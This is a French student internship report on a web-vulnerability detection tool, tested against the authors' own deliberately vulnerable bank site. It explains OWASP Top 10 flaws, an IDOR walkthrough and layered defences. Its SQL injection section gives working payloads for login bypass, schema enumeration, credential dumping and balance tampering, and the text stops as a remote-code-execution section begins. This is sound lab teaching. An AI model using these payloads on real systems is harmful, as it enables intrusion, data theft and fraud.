Rapport de stage

Licence 3 Informatique

par

Pierrot CAUDRON,

Célian CHAPUIS

et Youssef RADOUAN

université angers

Année 2024-2025

Sommaire :

Introduction

Dans un monde où le numérique prend de plus en plus d'ampleur, les risques liés aux failles de sécurités se multiplient.

C'est dans ce contexte que l'idée de notre projet a vu le jour. Notre objectif est de concevoir un outil de détection de vulnérabilités web.

L'outil doit permettre l'analyse statique et dynamique d'une application web, à la recherche de vulnérabilités connues. Suite à cette analyse, l'outil génère un rapport rassemblant les failles détectées, ainsi que des moyens d'y remédier.

Afin d'étudier les vulnérabilités actuelles, les plus fréquentes et les plus critiques, nous nous sommes basés sur le TOP 10 de l'OWASP.[1]

L'OWASP (The Open Worldwide Application Security Project) est une organisation à but non-lucratif dédiée à la sécurisation des applications web. Elle fournit des ressources qui aident les développeurs à comprendre et à protéger leurs applications contre les vulnérabilités.[2] [3]

Le TOP 10 de l'OWASP référence les 10 principales catégories de vulnérabilités affectant les applications web. Il ne s'agit pas de vulnérabilités spécifiques, mais d'une agréation des vulnérabilité les plus courantes et critiques en différentes catégories.

Pour pouvoir simuler les différentes attaques, nous avons pensé à développer un site de banque fictif, que nous avons décliné en plusieurs versions de la plus vulnérable à la plus robuste. Ces différentes versions sont détaillées au chapitre 2.

Nous avons ensuite sélectionné les vulnérabilités qu'on voulait approfondir, parmi ce TOP 10 de l'OWASP.

1 **OWASP**. OWASP Top 10, 2021.
2 **OWASP**. About the OWASP Foundation.
3. **Cloudflare**. Qu'est-ce que l'OWASP ? Qu'est-ce que le top 10 de l'OWASP ?

Chapitre 1 : Présentation des vulnérabilités

1. Broken Access Control :

L'utilisateur peut accéder à des ressources auxquelles il ne devrait pas (ex : voir/modifier les données d'un autre utilisateur, accéder à un panneau admin) en outrepassant des autorisations dites verticales (s'il réussi à obtenir plus de droits) ou horizontales (s'il réussi à se faire passer pour quelqu'un/se connecter au compte d'une tierce personne).

Rendre les URL moins révélatrices et implanter des vérifications d'identités à plusieurs étapes est une bonne solution à ce problème.

.....

2. Cryptographic Failures :

Toutes les informations sensibles sont affichées non modifiées, ni chiffrées par un quelconque moyen, rendant toutes intrusions plus simples et décisives si réussies.

Un bon moyen de s'en protéger est de stocker les informations sensibles dans un endroit dédié qui sera plus sécurisé que le reste, couplé à un chiffrage des données, déchiffrable seulement par l'utilisateur lui-même.

.....

3. Injections :

Si les données entrées par l'utilisateur ne sont pas validées ou nettoyées des caractères réservés, alors cela rend les injections possibles.

Il existe les injections SQL, XSS, système, etc. À chaque fois, l'acteur malveillant parvient à exécuter une commande, une requête imprévue par le site.

L'attaquant peut exploiter cette vulnérabilité afin d'influer sur le comportement de l'application web. Dans le cas des SQLi, cet exploit peut mener à la divulgation, à l'altération ou à la suppression de données sensibles. Pour ce qui est des XSS, l'attaquant pourrait voler le cookie de session d'un autre utilisateur.

Le meilleur moyen de s'en protéger est d'utiliser des requêtes préparées,

n’attendant plus que les paramètres effectifs. De cette manière, on ne risque pas d’interpréter les entrées utilisateurs comme du code source.

Si cela n’est pas possible, il faut veiller à échapper correctement les champs de formulaire.

.....

4. Insecure Design :

L'application est mal conçue dès le départ, car la sécurité n’a pas été intégrée dans sa conception. Par exemple, elle peut ne pas contrôler les niveaux d'accès, les données saisies par les utilisateurs, ou ne pas suivre une stratégie de sécurité claire. Naturellement, ces erreurs rendent l'application vulnérable.

.....

5. Security Misconfiguration :

C’est le cas lorsqu’un serveur, une base de données ou une application est mal configurée : mots de passe par défaut, serveurs trop bavards, accès non restreints, en-têtes de sécurité manquants, mode debug activé, etc.

.....

6. Vulnerable and Outdated Components :

Utilisation de bibliothèques ou frameworks non mis à jour ou abandonnés, exposés à des failles connues.

Le fait que des failles soient connues rend le tout obsolète car une fois qu’une faille est trouvée, rien ne disparaît jamais d’internet.

Pour prévenir ceci, il est essentiel de rester à jour sur les failles de nos différentes sources extérieures et d’en changer le cas échéant.

.....

7. Identification and Authentication Failures

Une mauvaise gestion de l’identification et de l’authentification rend le site vulnérable à des attaques automatisées.

Si un site web n’est pas pensé pour éviter, détecter les tentatives de connexion suspectes et agir en conséquence, alors il ne résistera pas à une attaque par force brute.

De même, s’il autorise les mots de passe faibles à l’inscription, il est d’autant plus exposé aux attaques par dictionnaire.

Enfin, l’absence de 2FA ou le stockage de mots de passe en clair facilitent considérablement le travail des attaquants.

Ainsi, il convient d’implémenter une protection robuste contre ces attaques automatisées. L’ajout d’un CAPTCHA et l’activation d’un timeout après trop de tentatives infructueuses rendent ces attaques inefficaces, voire totalement obsolètes.

……

8. Software and Data Integrity Failures :

Les mises à jour ne sont pas vérifiées (ex: pas de signature), un attaquant peut injecter du code malveillant dans les updates ou dépendances pour ensuite infecter les différents sites qui les utilisent.

Pour éviter ceci, il est important de toujours vérifier l’authenticité des sources extérieures et leur fiabilité.

……

9. Security Logging and Monitoring Failures :

La journalisation est indispensable à la surveillance en temps réel d’un système d’informations.

En effet, l’enregistrement des événements horodatés permet de détecter les comportements suspects et d’y réagir automatiquement. [4]

Enfin, lors d’une enquête, post-cyberattaque, les logs permettent souvent de répondre à des questions laissées sans réponse.

Ainsi, une application web se doit de sauvegarder des logs pour les investigations éventuelles futures.[5]

……

10. Server-Side Request Forgery (SSRF) :

Le serveur est forcé à faire des requêtes vers des adresses internes ou externes, parfois pour scanner l’infrastructure ou accéder à des données sensibles.

4 **CrowdStrike.** Qu'est-ce que la journalisation des données ?

5 **CNIL**. La CNIL publie une recommandation relative aux mesures de journalisation

Choix des vulnérabilités/Répartition des tâches :

Chacun a ensuite sélectionné les vulnérabilités à approfondir. Pierrot CAUDRON s’est chargé des Broken Acces Control. Célian CHAPUIS s’est intéressé aux injections SQL, ainsi qu’à l’attaque par dictionnaire. Quant à Youssef RADOUAN, il s’est consacré aux injections XSS.

Chapitre 2 : Environnement de test


Comme mentionné dans l'introduction, nous avons développé plusieurs versions d'un même site fictif. Afin de créer notre environnement de test.

Cela pour plusieurs raisons. Tout d'abord, étant donné le sujet d'étude, tenter d'exploiter les failles de sites vulnérables est illégal. Sauf dans un cadre légal strict, avec l'autorisation écrite préalable du propriétaire. [6]

En outre, on aurait pu se servir de sites de démonstration disponibles sur des plateformes telles que HackTheBox. Toutefois, le fait de le coder soi-même permet de mieux comprendre, d'avoir une vision interne du problème, des failles. Cela a donc un apport plus important et intéressant à la fois d'un point de vue personnel et dans le cadre de ce stage.

Enfin, cela nous a permis d'avoir une liberté totale. En n'étant pas limité par un site déjà codé, nous avons pu l'adapter à notre sujet d'étude. Notamment, en intégrant les vulnérabilités et les mesures de sécurité qu'on étudiait.

Notre objectif était donc de concevoir un environnement de test suffisamment réaliste, afin d'être pertinent pour y confronter nos programmes malveillants, afin de détecter, d'évaluer et d'exploiter des vulnérabilités bien réelles.



6 France. Code pénal. Article 323-1 à 323-3.

Différentes versions d’un même site :

Pour l'utilisateur non averti, ces sites semblent identiques côté frontend. En effet, ils implémentent les mêmes fonctionnalités. Telles que la connexion à son compte, la possibilité d'accéder à son solde, d'ajouter des bénéficiaires et d'effectuer un virement. Seule l'interface du site le plus sécurisé diffère légèrement.

Néanmoins, ces sites sont bel et bien différents côté backend. En effet, ils sont volontairement pensés pour être plus ou moins vulnérables aux attaques. Afin de mettre en lumière les risques et les solutions potentielles.

Ainsi, présentons leurs particularités.

Site 1 (vulnérable) :

Mauvaises pratiques :

- affichage de messages de débogage ;
- affichage des erreurs côté backend ;
- données sensibles en clair, tel que des paramètres dans l'URL ;
- mots de passe stockés en clair dans les fichiers PHP ;
- mots de passe des utilisateurs stockés en clair dans la base de données ;
- absence de logs des événements suspects.

Vulnérable aux :

- Injections SQL, XSS ;
- Broken Access Control : IDOR (=Indirect Object Reference), à cause de :
  - l'ID utilisateur apparent dans l'URL ;
  - et de la connexion directe en HTTP GET possible avec cet ID.
- attaques par brute force, dictionnaire ;
- Remote Code Injection (RCE) suite aux injections SQL.

Site 2 :

Le site 2 est quasiment identique au 1er site. Hormis que l'IDOR ne soit possible qu’après une 1ère connexion à un compte utilisateur.

Site sécurisé :

Ce site aurait pu être conçu par une équipe de développement consciente des risques et de comment s’en prémunir. Toutefois, par faute d'exhaustivité dans la politique de sécurité, le site demeure vulnérable.

Améliorations :

- mots de passe des utilisateurs hachés dans la BD ;
  - les mots de passe hachés ont été conservés identiques à ceux de la base de données initiale.
- mode débogage désactivé ;
- utilisation de requêtes préparées, protège contre les injections SQL ;
- échappement des caractères réservés HTML et JS, protège contre les injections XSS ;
- gestion de la connexion uniquement en POST, protège contre l'IDOR.
- journalisation des tentatives de connexion infructueuses, incluant :
  - le nombre de tentatives échouées ;
  - la date et l'heure de la dernière tentative échouée ;
- activation d'un timeout, après 5 tentatives de connexion infructueuses.

Limites :

Bien que l'attention de mettre en place un timeout est louable, cette mesure de sécurité reste contournable.

En effet, le site a la maladresse de rédiger vers une URL différente en cas d'activation du timeout. Afin d'afficher un message d'erreur pertinent à l'utilisateur, cette URL contient le nombre de secondes restantes avant la désactivation du blocage.

Le problème est qu'un script malveillant peut utiliser cette information critique pour s'exécuter sur le bon timing. Cela afin d'éviter de tester un mot de passe alors que le blocage est actif.

L'attaque potentielle serait donc considérablement ralentie par les temps d'attente imposés par le timeout. Toutefois, elle finirait par aboutir.

Site sécurisé 2 :

Cette version corrige la faille de sécurité du site précédent.

Amélioration :

- uniformisation des messages d'erreur et des redirections ;

Détails des améliorations :

Uniformisation des redirections :

Le timeout est désormais géré de manière transparente par le serveur. Aucune indication n'est donnée à l'utilisateur, la redirection étant la même que celle d'un mot de passe erroné.

Ainsi, il est quasiment impossible de déduire quoi que ce soit. Sauf en analysant les temps de réponse du serveur pour tenter d'en déduire quelque chose.

S'il s'agit de l'activation du timeout, "une opération longue", on peut supposer que le temps de réponse sera plus long.

S'il s'agit d'une véritable erreur, le mot de passe étant vérifié, le temps de réponse devrait être intermédiaire.

Quant à une erreur forcée, en cas de timeout actif, le temps devrait être plutôt rapide.

Toutefois, on remarque aisément les limites de cette approche, tout n'est que déductions, voire suppositions. En effet, l'erreur d'office survient en cas de timeout actif. Si la vérification de l'état du timeout s'avère longue, la réponse du serveur le sera aussi.

Ainsi l'uniformisation des messages d'erreur et des redirections permet de réduire considérablement les vecteurs d'attaques.

Limites :

Un blocage basé sur l’adresse IP serait plus efficace. Actuellement, le timeout se déclenche après plusieurs tentatives échouées, sur un même identifiant et dans un court laps de temps.

Cependant, un attaquant peut contourner cette protection en testant, pour chaque mot de passe, une liste d’identifiants. Ainsi, le délai entre deux tentatives sur le même compte explose, ce qui empêche l'activation du timeout. Cette stratégie permet donc de tester un grand nombre de combinaisons, sans être bloqué.[7]

7 **Stuttard, D., & Pinto, M.** (2011). The Web Application Hacker's Handbook

Site sécurisé 3 :

Version améliorée du site sécurisé 2, il s’agit de notre site le plus sécurisé.

Améliorations :

- stockage des mots de passe backend et des clés API dans des fichiers d’environnement ;
- ajout d’un anti-bot, reCAPTCHA V2 ;
- authentification à 2 facteurs (2FA) ;
- en cas de timeout, l’administrateur reçoit une alerte de sécurité par e-mail
- développement d’une application Android en Klotin, permettant de recevoir des notifications push et d’interagir avec la BD
- en cas de timeout, l’administrateur reçoit également une notification push sur son téléphone ;
- L'administrateur peut bloquer le compte utilisateur temporairement/définitivement depuis l’application mobile.

Détails des améliorations :

reCAPTCHA V2 :

Le reCAPTCHA V2 permet de renforcer la sécurité de connexion et de se protéger des attaques automatisées. En effet l’analyse comportementale via l'API de Google, permet de distinguer les humains des bots.

En outre, en étant rajouté dynamiquement en JavaScript, le CAPTCHA est invisible des parseurs HTML et donc des programmes utilisant un parser. Ainsi, ces programmes malveillants ne pourront tout simplement jamais cocher le CAPTCHA.

Des bots plus évolués peuvent potentiellement détecter la présence du CAPTCHA et tenter de le valider. Toutefois, l'analyse comportementale de Google devrait permettre de les détecter et de les bloquer, malgré tout.

Ainsi, le CAPTCHA constitue une barrière radicalement efficace contre les attaques automatisées.

Remarque : nous avons choisi le reCAPTCHA V2, car il était plus visuel et parlant dans le cadre de ce projet. Nous aurions aussi bien pu choisir le reCAPTCHA V3, invisible pour l'utilisateur.

Authentification à 2 facteurs (2FA) :

Grâce à la bibliothèque PHP *spomky-labs/otphp*, il est possible de gérer la double authentification de ses utilisateurs. En effet, elle permet de générer des OTP (= One Time Password), des mots de passe à usage unique.

L'algorithme le plus courant pour la 2FA est le TOTP (= Time-based One Time Password). À l'activation de la 2FA, une chaîne de caractères, le *secret* est stocké à la fois dans la base de données et localement dans l'application de l'utilisateur.[8]

Ensuite, à chaque connexion, l'algorithme prend comme paramètre ce *secret* partagé ainsi que l'heure actuelle pour générer le OTP.

Ainsi, le seul moyen pour que le code soit valide est que le secret et l'heure correspondent.


Alerte de sécurité par e-mail et via notification push :

En cas de timeout, l'administrateur reçoit une alerte de sécurité par e-mail et directement une notification sur son téléphone.

Nous avons utilisé *PHPMailer* pour l'envoi automatisé d'e-mails, ainsi que l'API *FCM* de Google. Firebase Cloud Messaging permet l'envoi de notifications push natives sur Android.

8 **IBM**. Kosinski, Matthew ; Forrest, Amber. *Qu'est-ce que la 2FA (authentification à deux facteurs) ?*

L'alerte indique le compte concerné, la date et l'heure, l'agent utilisateur ainsi que l'adresse IP suspecte.



Depuis l'application mobile, l'administrateur peut ensuite bloquer le compte concerné. Cela est rendu possible grâce au développement d'une API sécurisée, permettant à l'application de communiquer avec la base de données.

Limites :

La double authentification n'est pas infaillible. En effet, si quelqu'un parvient, via une injection XSS, à voler un cookie de session. Il peut usurper l'identité de la victime, sans avoir à valider la 2FA.

Chapitre 3 : Étude de cas – Broken Access Control

Cette étude de cas a pour source principale le livre *the Web Application Hacker's Handbook* (2nd edition) par Dafydd Stuttard et Marcus Pinto. [9]

Un exemple concret :

Lorsque vous vous connectez à un service web, vous allez très souvent être envoyé de page en page, en fonction de vos actions sur ce même site, en cliquant sur des liens.

Ce système, si mal sécurisé, s'expose au Broken Access Control.

Qu'est-ce que le Broken Access Control ?

Il s'agit d'utiliser une mauvaise redirection des liens ou une mauvaise vérification des autorisations, afin de provoquer un comportement inattendu. Entendez par *comportement inattendu* : connexion en tant qu'un autre utilisateur, l'affichage d'une page dont on est pas sensé avoir accès, etc.

Cette vulnérabilité survient lorsque le code côté serveur ne vérifie pas correctement les autorisations de l'utilisateur. Ce qui n'est évidemment pas prévu au départ.

Quelles conséquences ?

Pour exploiter cette vulnérabilité, l'acteur malveillant va tenter de réécrire l'URL de la page en altérant des informations.

Prenons l'exemple d'une connexion à un service en ligne.

Dans ce cas, l'attaquant pourrait exploiter un contrôle d'accès cassé pour outrepasser la vérification du mot de passe. En effet, en écrivant l'URL de la page une fois connectée, le mot de passe ne leur sera plus demandé.

Donc si les informations sont valides, alors l'utilisateur serait connecté au

9 **Stuttard, D., & Pinto, M.** (2011). The Web Application Hacker's Handbook

compte correspondant à ces informations. Le serveur ne vérifiant plus si c’est bien la bonne personne.

Si l'attaquant arrive à trouver les bonnes URLs, il pourrait afficher le contenu de la base de données ou bien faire des modifications comme s’il était l’administrateur. Ces données pourraient concerner les utilisateurs du service ou bien la société elle-même.

Preuve de concept (PoC) – BAC :

Le site 1 étant vulnérable à une faille de type IDOR, une forme de Broken Access Control, voyons comment celle-ci peut être exploitée.

L’IDOR (Insecure Direct Object Reference) permet à un utilisateur d’accéder à des données qui ne lui appartiennent pas, simplement en modifiant une valeur dans l’URL.

Dans cet exemple, nous allons jouer le rôle de l’utilisateur *martin*, dont le mot de passe est *martin49*.

1. Connectons-nous normalement à notre compte.
2. Une fois connecté, on remarque que l’URL se termine par : `mon-compte.php?id=3.`
3. Par curiosité, on remplace le 3 par 2.
4. Puis, on essaie aussi avec 1.
5. Nous accédons à d'autres comptes, dont celui de l'administrateur.

Comment s'en protéger ?

La bonne pratique consiste à éviter de divulguer des informations sensibles en clair dans l’URL. De même, il ne faut pas laisser traîner d’URL critiques dans le code source. Ainsi, bien qu’ayant l'URL de correct, le pirate ne pourra rien faire puisqu’il manquera d’informations.

Cela permet d'améliorer grandement la sécurité, en limitant drastiquement les risques d’usurpation d’identité.

Analyse Statique

L’analyse statique de code source repose sur la recherche de motifs, des portions de code vulnérables à une attaque donnée.

Dans le cas des contrôles d’accès cassé, l’idée est de partir à la recherche des potentielles informations donnés dans les URL. Par exemple, la présence de « id=0 » à la fin de l'URL nous indiquent que l’identifiant est facilement récupérable et donc modifiable.

Dans la même idée, les URL qui renvoient vers d’autres pages en clair dans le code sont donc accessibles même sans autorisations.

Ainsi, l’analyseur statique peut s’assurer que les URLs ne divulguent pas trop d’informations. Dans le cas contraire, il affiche les URLs sensibles.

Analyse Dynamique :

L’analyse dynamique va permettre de se balader sur un site et de reconnaître des URL sensibles et trop bavard.

Assez similaire à l’analyse statique mais sans le code source de la page, le module *beautiful soup* va permettre de récupérer les URL du site, d'analyser si oui ou non, trop d’informations sont divulgués.

L’intérêt de l’analyse statique est d’être plus proche de la réalité, un acteur malveillant n’aura quasi jamais accès au code source de votre site au début, il ne pourra que récupérer les informations qui lui sont transmises au fur et à mesure de sa navigation sur le site. Une approche plus directe est donc plus intéressante pour identifier rapidement les problèmes.

Le programme nous indiquera à la fin de son analyse quelles URLs il a trouvées.

Programmes Réalisés :

Programme	Analyse	Objectif
parseururlstatique.py	statique	vérifier si aucune URL ne traîne en clair
parseururldynamique.py	dynamique	Regarder si une URL n'est pas trop bavarde et n'expose pas d'informations sensibles
verifautorisation.py		Programme en cours pour vérifier si une personne a bien les autorisations requises

Le programme *BAC_main_GUI.py.* permet de choisir entre l'analyse statique ou dynamique. Ce script ne doit pas être lancé directement ; il convient de toujours passer par main.py, le menu principal.

Dans le premier cas, l'utilisateur sélectionne un fichier source à analyser. Une fois le scan terminé, si des URL vulnérables ou en clair sont détectées, un rapport est généré dans la console.

Pour l'analyse dynamique, l'utilisateur saisit l'URL de la page de connexion. Le logiciel va tester les différentes URL. Un rapport est généré, dans la console, en cas de mot-clés sensibles détectés.

Le programme verifautorisation.py est un programme non abouti pour vérifier que l'utilisateur a bel et bien toutes les autorisations requises pour entrer sur cette page.

Chapitre 4 : Étude de cas – Injections SQL

Cette étude de cas a pour source principale le module *SQL Injection Fundamentals* par Hack The Box Academy. [10]

Un exemple concret :

Lorsque vous vous connectez à un service web, vous entrez votre identifiant et votre mot de passe. Le formulaire se charge d'envoyer les données saisies au serveur. La vérification et la connexion à votre compte sont réalisées côté serveur. Souvent en interrogeant une base de données pour vérifier l'existence d'un utilisateur correspondant. Le langage le plus utilisé pour interagir et interroger une base de données est le SQL. SQL pour Structured Query Language.

Il y a toutefois un problème. En effet, si la vérification côté serveur n'est pas bien codée : cela mène à une faille de sécurité notable : l'injection SQL.

Qu'est-ce que l'injection SQL ?

Il s'agit d'exploiter une mauvaise implémentation des interactions avec la base de données, afin de provoquer un comportement inattendu. Entendez par *comportement inattendu* : connexion en tant qu'un autre utilisateur, l'affichage du contenu de la base de données, etc ...

Cette vulnérabilité survient lorsque le code côté serveur ne valide pas correctement les données saisies par l'utilisateur. Ce qui n'est évidemment pas prévu au départ. Cela se produit lorsque l'utilisateur est techniquement capable d'écrire dans le code backend.

---

10 **Hack The Box**. SQL Injection Fundamentals – Hack The Box Academy

Quelles conséquences ?

Pour exploiter cette vulnérabilité, l'acteur malveillant va tenter de modifier la requête d'origine. Soit en altérant son fonctionnement, soit en rajoutant sa propre requête.

Dans le premier exemple, je vous parlais de la connexion à un service en ligne.

Dans ce cas, l'attaquant pourrait exploiter une faille d'injection SQL pour désactiver la vérification du mot de passe. En effet, en commentant la condition, elle ne serait pas exécutée.

Donc si l'identifiant est correct, qu'il existe dans la base de données. Alors, l'utilisateur serait connecté au compte correspondant à cet identifiant. Le serveur ne vérifiant plus la correspondance du mot de passe.

Si l'attaquant arrive à ajouter sa propre requête, il pourrait afficher, modifier ou supprimer le contenu de la base de données. Ces données pourraient concerner les utilisateurs du service ou bien la société elle-même.

Enfin, si l'utilisateur SQL dispose du privilège FILE : c'est-à-dire qu'il a le droit de lire et d'écrire des fichiers. Alors, l'acteur malveillant pourrait créer un web shell (invite de commande) sur le serveur distant. L'exécution d'un tel shell mènerait à une RCE (Remote Code Execution) = Exécution de commandes système à distance.

Preuve de concept (PoC) – SQLi :

Le site 1 étant vulnérable aux injections SQL, voyons comment exploiter cette faille.

D’abord, nous devons vérifier que le site est bien vulnérable aux SQLi. Ensuite, il s’agit d’identifier les noms des tables et de leurs attributs. Enfin, nous pourrons en afficher le contenu.

Outrepasser un formulaire de connexion :

Nous testons le formulaire de connexion avec l’identifiant *admin* et un mot de passe quelconque. Avant de soumettre le formulaire, nous rajoutons une apostrophe après *admin.* Désormais, notre identifiant est donc *admin'.*

En tentant de nous connecter, une erreur de syntaxe SQL survient. Cette erreur nous prouve que le site est vulnérable aux injections SQL. En effet,

c’est l’ajout du caractère ' qui a provoqué cette erreur. On arrive donc a interférer avec le code backend du site.

Toutefois, comment l’ajout d’une apostrophe peut provoquer une erreur ? Ce caractère est utilisé comme guillemet par le langage SQL. C’est pourquoi l’ajout d’une apostrophe donne un nombre impair de guillemets en SQL. Ainsi, cela produit logiquement une erreur syntaxique.

Néanmoins, comment modifier la requête initiale sans provoquer d’erreur ? La solution brille autant par son ingéniosité que par sa simplicité. Les commentaires. En effet, nous savons que -- - ou *#* marquent le début d’un commentaire SQL. Ainsi, il nous suffit d’écrire *#* pour commenter la suite de la requête.

Ici, l’intérêt est double. Déjà, l’erreur des guillemets ne se produit plus. Ensuite et surtout, c’est le mot de passe qui n’est plus vérifié. Nous sommes ainsi connecté en tant qu’administrateur !

En effet, examinons la requête suivante :

```
SELECT * FROM users WHERE username= '$user' AND password = '$pass'
```

Si $user = *admin'#*, alors la requête devient :

```
SELECT * FROM users WHERE username='admin'#' AND password ='$pass'
```

Ainsi, le mot de passe n’est plus vérifié :

```
SELECT * FROM users WHERE username='admin'#' AND password ='$pass'
```

Énumération :

De nombreux sites proposent une barre de recherche, connectée à la base de données, avec des résultats affichés dynamiquement. Cette recherche est censée être restreinte à certaines données. Or, en cas de vulnérabilité SQLi, un attaquant peut exploiter ce champ pour accéder à l’ensemble de la base.

Dans notre cas, nous allons utiliser le champ de recherche de compte.

Afin d'ajouter notre propre requête à l'originelle, nous utilisons l'opérateur ensembliste UNION. Toutefois, pour que cela fonctionne, le nombre d'attributs sélectionnés doit correspondre à celui de la requête initiale.

Découvrir le nombre d'attributs :

Ainsi, nous commençons par déduire le nombre d'attributs utilisés.

Déjà, on a 4 colonnes d'affichées, on comprends aisément qu'on a au moins 4 attributs dans la table.

Dans le champ *Nom du compte* , testons cela :

```
'UNION select 1,2,3,4 #
```

On clique ensuite sur *Rechercher*.

L'erreur suivante s'affiche : `The used SELECT statements have a different number of columns.`
Ainsi, nous savons désormais qu'il y a plus de 4 attributs dans la table.

Continuons avec :

```
'UNION select 1,2,3,4,5 #
```

Maintenant, l'erreur disparaît et la table s'affiche. On sait désormais que cette table possède 5 colonnes.

Analysons la dernière ligne du tableau :

1 2 3 4 €

On a rentré SELECT 1,2,3,4,5. Cependant, on remarque que le 5 n'apparaît pas. On en déduit donc que la cinquième colonne de la table est masquée à l'utilisateur. Cette information nous sera utile par la suite : si nous souhaitons afficher des données, il faudra éviter de placer le champ à afficher en cinquième position.

Découvrir le nom de la base de données :

La fonction *DATABASE()* intégrée au langage SQL renvoie le nom de la base de donnée active.

Dans notre cas, cette requête nous révèle le nom de la base de données :

```
'UNION SELECT DATABASE(),2,3,4,5 #
```

En effet, *bank* s'affiche dans la première case de la dernière ligne.

Découvrir le nom des tables :

INFORMATION_SCHEMA.TABLES est une table système, qui contient des informations sur toutes les tables présentes dans les bases de données.

Ainsi, la requête suivante nous révèle les tables de *bank* :

```
' UNION SELECT TABLE_NAME,TABLE_SCHEMA, 3, 4, 5 FROM
INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA = DATABASE() #
```

Nous connaissons désormais le nom des relations : customers et accounts.

Découvrir le nom des attributs :

Il ne nous manque plus que les attributs des tables découvertes.

De la même manière qu'INFORMATION_SCHEMA.TABLES, INFORMATION_SCHEMA.COLUMNS contient des informations sur les colonnes des tables.

Pour afficher les attributs de la table *customers*, on utilise la requête suivante :

```
' UNION SELECT COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA,4,5 FROM
INFORMATION_SCHEMA.COLUMNS where TABLE_SCHEMA = DATABASE() AND
                table_name='customers' #
```

Idem pour la table accounts : il suffit de modifier la valeur de TABLE_NAME.

Ces requêtes nous renseignent sur les attributs des tables : *username*, *password* et *beneficiary_accounts* pour la table *customers.*

Ainsi que *account_id*, *account_name*, *account_type*, *account_balance* et *customer_id* pour la relation *accounts*.

Accéder à des données sensibles :

Nous avons maintenant toutes les informations nécessaires pour interroger la base de données.

La requête suivante permet d'afficher l'ensemble des informations sur les clients :

```
' UNION SELECT username, password, beneficiary_accounts, 4, 5 FROM
                            customers #
```

On remarque alors que leur mots de passe ne sont pas hachés, ils sont stockés en clair.

On est donc techniquement capable d'usurper leur identité en se connectant à leur compte. On peut imaginer qu'un acteur malveillant exploiterait cette faille, en ajoutant son compte comme bénéficiaire d'une victime, afin d’effectuer un virement frauduleux.

Manipuler les données :

Dans l'exemple précédent, suite à une énumération approfondie, nous avons vu qu'il était possible d'accéder aux comptes d'autres clients, afin de réaliser un virement vers le nôtre.

Toutefois, en cas de vulnérabilité aux SQLi, il n'est pas nécessaire de procéder ainsi, si l'on peut modifier directement notre solde.

En effet, dès lors qu’il est possible d’interagir avec la base de données, il devient également possible de la mettre à jour.

Testons la requête suivante, toujours dans le champ de recherche :

```
' ; UPDATE accounts SET account_balance = 1000000 WHERE account_id =
                                2 ; #
```

On veillera à adapter l'identifiant du compte, si l'on exécute cette requête

depuis un autre utilisateur qu'*admin.* On remarque également la présence du point-virgule juste avant UPDATE, ce qui permet d’exécuter correctement notre requête.

Une fois la requête exécutée, il est nécessaire de rafraîchir manuellement la page pour constater que le solde a bien été mis à jour.

RCE (Remote Code Execution) :

Lorsqu’un utilisateur SQL dispose du privilège FILE, il peut lire ou écrire dans le système de fichiers du serveur. Combiné à une vulnérabilité SQLi, cela peut mener à une exécution de commandes à distance (RCE).

Nous allons tester si cette attaque est réalisable sur le site 1, en utilisant toujours le champ de recherche pour nos injections.

